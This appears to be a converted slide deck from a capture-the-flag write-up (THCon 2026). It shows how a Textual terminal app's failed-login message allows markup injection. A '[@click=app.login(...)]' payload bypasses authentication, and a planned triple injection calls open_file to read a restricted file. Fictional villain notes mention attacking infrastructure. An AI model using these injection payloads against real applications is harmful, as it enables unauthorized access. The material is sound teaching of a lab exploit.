
```
$ pyt the aforementioned code
```

```
{'message': 'Encrypted:'
```

```
https://thcon-2026.m0rgan.net/a8e233e335c95ee5823d16eaadb33054dfb909d6afc7cdb4c13a1c6e903701a
4'}
```

Step 4/5: Python textual

- Python framework to design an UI in a terminal



- **Admin user has a random password**

```
41 @dataclass
42 class User:
43     """
44     Class for representing a User
45     """
46     login: str
47     password: str
48
49 Admin = User("admin", os.urandom(30).hex())
50 CurrentUser = User("unauthenticated", "")
```

- **We have to find an auth bypass**
- **But a quick textual explanation first!**

- **Your app can have different “Screens”**
- **Each screen has a layout with different “Widgets”**
- **“Actions” can be defined at different levels : App (global), Screen or Widget**
 - An App action can be called from any screen/widget
 - A Screen action can only be called from a screen or its contained widgets
 - A Widget action can only be called in the context of this widget!

■ Interesting behavior for a failed login


```
def action_check_login_password(self):
    """
    Check login and password
    """
    login_widget = self.query_one("#login", Input)
    password_widget = self.query_one("#password", Input)
    result_widget = self.query_one("#result_login", Label)

    login = login_widget.value
    password = password_widget.value
    if(login == Admin.login and password == Admin.password):
        self.notify("Access granted")
        login_widget.clear()
        password_widget.clear()
        self.app.action_login(login)

    elif not login:
        result_widget.update("Missing identifier")
    else:
        result_widget.update(f"Access denied for operator [b]{login}[/b]")
        result_widget.notify("Access denied")
    self.app.set_timer(3, self.clear_message)
```



■ Interesting behavior for a failed login

```
def action_check_login_password(self):  
    """  
    Check login and password  
    """  
    login_widget = self.query_one("#login", Input)  
    password_widget = self.query_one("#password", Input)  
    result_widget = self.query_one("#result_login", Label)  
  
    login = login_widget.value  
    password = password_widget.value  
    if(login == Admin.login and password == Admin.password):  
        self.notify("Access granted")  
        login_widget.clear()  
        password_widget.clear()  
        self.app.action_login(login)  
  
    elif not login:  
        result_widget.update("Missing identifier")  
    else:  
        result_widget.update(f"Access denied for operator [b]{login}[/b]")  
        result_widget.notify("Access denied", 10)  
    self.app.set_timer(3, self.clear_message)
```



■ Interesting behavior for a failed login

```
def action_check_login_password(self):  
    """  
    Check login and password  
    """  
    login_widget = self.query_one("#login", Input)  
    password_widget = self.query_one("#password", Input)  
    result_widget = self.query_one("#result_login", Label)  
  
    login = login_widget.value  
    password = password_widget.value  
    if(login == Admin.login and password == Admin.password):  
        self.notify("Access granted")  
        login_widget.clear()  
        password_widget.clear()  
        self.app.action_login(login)  
  
    elif not login:  
        result_widget.update("Missing identifier")  
    else:  
        result_widget.update(f"Access denied for operator [b]{login}[/b]")  
        result_widget.notify("Access denied", 10)  
        self.app.set_timer(3, self.clear_message)
```



Markup injection!

- **What can we inject?**

- Let's read the doc!

Actions

In addition to links, you can also markup content that runs **actions** when clicked. To do this create a style that starts with `@click=` and is followed by the action you wish to run.

For instance, the following will highlight the word "bell", which plays the terminal bell sound when click:

```
Play the [@click=app.bell]bell[/]
```

- **Actions can be called!**

- Let's call the login action :)

Auth bypassed :)

SST DYNAMICS – SECURE ACCESS TERMINAL

RESTRICTED AREA



*Access restricted to authorized members.
Private file system.*

`[@click=app.login("a")]X[/@click=]`

Access Code...

[AUTHENTICATE]

Auth bypassed :)



Auth bypassed :)

SST DYNAMICS – SECURE ACCESS TERMINAL

```
M4terM4xima – SYSTEM LOG
[MSG] DATA STREAM OPEN :: /home/thcity/Welcome.md
[MSG] DATA STREAM OPEN :: /home/thcity/Welcome.md
[INFO] - TELEMETRY - SCREEN SIZE :: 122x29
[MSG] DATA STREAM OPEN :: /home/thcity/app/secret.md
[INFO] - TELEMETRY - SCREEN SIZE :: 183x40
[INFO] - TELEMETRY - SYSTEM MEM :: 38.3%
```

app
├── chall.py
└── secret.md
Welcome.md

```
## P4t4t0rz's notes to self
- Fix the C2 glitches when reloading, big L in here
- Learn how to play Beyond All Reason and get past 10 OpenScale, that low-key sucks
- Attack THCity's infrastructure.
  - Head, attack the library
  - Tail, attack the Hospital.
- Cleanup the secret tele-transmission files, see /transmission.md for details
- Vibe-check : kill some civilians 🍷 (or at the very least injure them, cause we be bad guys, 6-7)

https://thcon-2026.m0rgan.net/e233bbbc57c9c51b7332a89ed16de8683b2a57f47d62b1c79cd95f61020b990f
(zoom out for full link if needed)
```

[AUTHENTICATE]

[AUTHENTICATE]

Auth bypassed :)

SST DYNAMICS – SECURE ACCESS TERMINAL

```
M4terM4xima – SYSTEM LOG
[MSG] DATA STREAM OPEN :: /home/thcity/Welcome.md
[MSG] DATA STREAM OPEN :: /home/thcity/Welcome.md
[INFO] - TELEMETRY - SCREEN SIZE :: 122x29
[MSG] DATA STREAM OPEN :: /home/thcity/app/secret.md
[INFO] - TELEMETRY - SCR
[INFO] - TELEMETRY - SYS
```

app
chall.py
secret.md
Welcome.md

Congrats, this means completion of step 4

Report your success to *thc-2026-flag-sw1ntdaqzxpwnvnej@m0rgan.net*

Great job getting a foothold, agent. This `P4t4t0rz` is intriguing, and the transmission he mentions also. From what our OSINT expert has gathered, he may be a cyber-offensive AI developed by `M4terM4xima` to help her.

Try to access this transmission; it could help us get more information on what `M4terM4xima`'s plans are.

- Vibe-check : kill some civilians 🍷 (or at the very least injure them, cause we be bad guys, 6-7)

<https://thcon-2026.m0rgan.net/e233bbbc57c9c51b7332a89ed16de8683b2a57f47d62b1c79cd95f61020b990f>
(zoom out for full link if needed)

[AUTHENTICATE]

Step 5

■ New injection?

```
MiterM4xima - SYSTEM LOG
[MSG] SST Dynamics (Control) - system online
[INFO] Module loaded: Factory Control System
[INFO] Operator session a started
[INFO] Server telemetry running
[MSG] DATA STREAM OPEN :: /home/thcity/Welcome.md
[MSG] DATA STREAM OPEN :: /home/thcity/Welcome.md
```

- We have to read `/transmission.md`
- The directory tree is initialized on “~”
- There is an “`open_file`” action taking a full file path
 - But defined in the “VisibleDirectoryTree” widget!

- **We can inject a new click tag in our fake login**
- **But the action will be triggered in the header widget...**
 - We cannot directly call the `open_file` action
 - The 3 possible namespaces for calling an action are: `app`, `screen` and `focused`
 - “focused” targets the widget which has the focus, but clicking gives the focus to the widget which has the `@click` tag...


Solution: triple injection!

- **We can use a builtin action called “app.notify”**
 - It spawns a notification with a custom content
 - If we inject a @click inside, the focus won't be changed when the action is clicked!
- **Plan:**
 - Triple injection
 - Click in header → spawn notification
 - Click in VisibleDirectoryTree to make it focused
 - Click in the notification to trigger the `focused.open_file("/transmission.md")` action


Triple injection




Triple injection




Triple injection



